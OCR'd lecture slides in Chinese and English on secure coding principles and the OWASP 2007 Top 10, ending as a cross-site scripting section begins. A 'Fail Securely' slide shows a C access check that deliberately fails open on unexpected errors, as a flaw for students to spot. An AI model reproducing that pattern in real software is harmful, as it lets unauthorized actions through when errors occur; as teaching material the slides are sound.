
http://www.aemma.org/training/mounted/images/goliath.jpg

Secure Defaults

- 系統初始狀態必須是安全的
  - ✓預設密碼強度
  - ✓密碼生命週期
  - ✓系統預設的存取權限控管
    - – Design ACLs into the application from the beginning !
    - – Create your own ACLs during application installation !

Least Privilege

- Run with just enough privilege to get the job done, and no more!
  - ✓最小存取權限
  - ✓最少存取物件資源
  - ✓最少存取時間




Separation of Duties

- 將完成一件機敏動作的權限分散給多人
  - ✓雙人同時刷卡進入禁區
  - ✓作業會簽


http://photo.espnstar.com.cn/uploadimages/2008/0913/2008913231837.jpg

- 反例:
  - ✓Administrations ←→ Log Management

Defense in Depth - Architecture



Defense in Depth – SW Models



Fail Securely

```
DWORD dwRet = IsAccessAllowed(...);
if (dwRet == ERROR_ACCESS_DENIED) {
        // Security check failed.
       // Inform user that access is denied
} else {
        // Security check OK.
       // Perform task...
}
```

What if IsAccessAllowed() returns ERROR_NOT_ENOUGH_MEMORY?

Fail Securely(cont.)


- **Do NOT:**
  - ✓進入未思考處理的錯誤狀態
  - ✓錯誤訊息中洩漏資訊
  - ✓長時間消耗系統資源
- **Do:**
  - ✓系統進入一個預設的安全狀態
  - ✓使用 exception handling blocks
  - ✓詳細資訊寫入後端日誌

Do not Trust Security through Obscurity


- 以為你都“不”知道 .....
  - ✓網頁控制的重要參數寫在HTML裏
  - ✓加密金鑰放在明文參數設定檔
  - ✓資料庫存取設定寫死在程式裏
  - ✓預設管理帳號密碼寫死在程式碼或註解裏
- Do not edit source code online

Simplicity

- 程式越長越複雜
  - ✓ 架構疊床架屋，用了一堆網路上抓的程式碼或元件
  - ✓ 每個人的程式風格與命名規則也不同
  - ✓ 程式最好寫得別人都看不太懂



- 結果往往是
  - ✓ 不易除錯
  - ✓ 半年後自己也看不太懂
  - ✓ 隱含一堆安全上的問題，還很難修復。
  - ✓ 花錢重寫 ….
- Simplicity is Beauty !
  - ✓ Design Pattern ! Coding Standard !
  - ✓ Better for Code Reviewing → Easy to Find Security Flaws
  - ✓ Better for Code Maintenance → Easy to Fix Security Flaws



Web Application Vulnerabilities and Protections

防禦也要了解駭客的思維

知彼知己，百戰不殆；
不知彼而知己，一勝一負；
不知彼，不知己，每戰必敗。

《孫子兵法・謀攻篇》

OWASP (http://www.owasp.org/index.php/Main_Page)

Open Web Application Security Project

開放Web軟體安全計畫

- ✓ 一個開放社群、非營利性組織，目前全球有82個分會近萬名會員，其主要目標是研議協助解決Web軟體安全之標準、工具與技術文件，長期致力於協助政府或企業瞭解並改善網頁應用程式的安全性。
- ✓ 參考客戶:
  - 美國聯邦貿易委員會(FTC)、美國國防部，國際信用卡資料安全PCI標準。
- ✓ 目前有30多個進行中的計畫，包括最知名的OWASP Top 10(十大Web弱點)，以及 WebGoat(代罪羔羊)練習平台、 Enterprise Security API (ESAPI) 、 OWASP Guide Project等計畫，針對不同的軟體安全問題在進行討論與研究。

OWASP 2007年十大網站安全漏洞

(http://owasp.org.tw/blog/2007/05/owasp2007webowasp.html)


- **Cross-Site Scripting (跨站腳本攻擊)**
  - ✓ 竊取客戶的Cookie或Session登入資訊
- **Injection Flaw (注入)**
  - ✓ 竊取及修改網站資料庫，或控制網站作業系統
- **Malicious File Execution (惡意引用)**
  - ✓ 網站應用程式引用外部木馬並執行
- **Insecure Direct Object Reference (物件參照)**
  - ✓ 網站應用程式允許攻擊者存取檔案或重要資料
- **Cross-Site Request Forgery (跨站偽冒請求)**
  - ✓ 已登入Web應用程式的合法使用者執行到惡意的HTTP指令
- **Information Leakage and Improper Error Handling（資訊外洩）**
  - ✓ 錯誤訊息中包含敏感資料
- **Broken Authentication and Session Management（認證失效）**
  - ✓ 身份驗證功能被破解
- **Insecure Cryptographic Storage（資料曝露）**
  - ✓ 敏感性資料未被加密儲存
- **Insecure Communication（資料傳輸曝露）**
  - ✓ 敏感性資料未被加密傳送
- **Failure to Restrict URL Access（後台曝露）**
  - ✓ 管理用網頁未限制存取

OWASP Top10(2007)-1
Cross-Site Scripting


OWASP Top 10 (2007) - 1

- **Cross-Site Scripting**
  - ✓ CSS、XSS、跨站腳本攻擊
- **弱點產生原因：**
  - ✓ 使用者的輸入參數未被後端程式妥善處理，後續又被送回給前端瀏覽器。
    - 一、反射式
    - 二、寫入式
- **攻擊者可利用此弱點讓受害者的瀏覽器執行駭客所寫的 Script**

反射式XSS範例：搜尋引擎！



反射式XSS範例 (cont.)

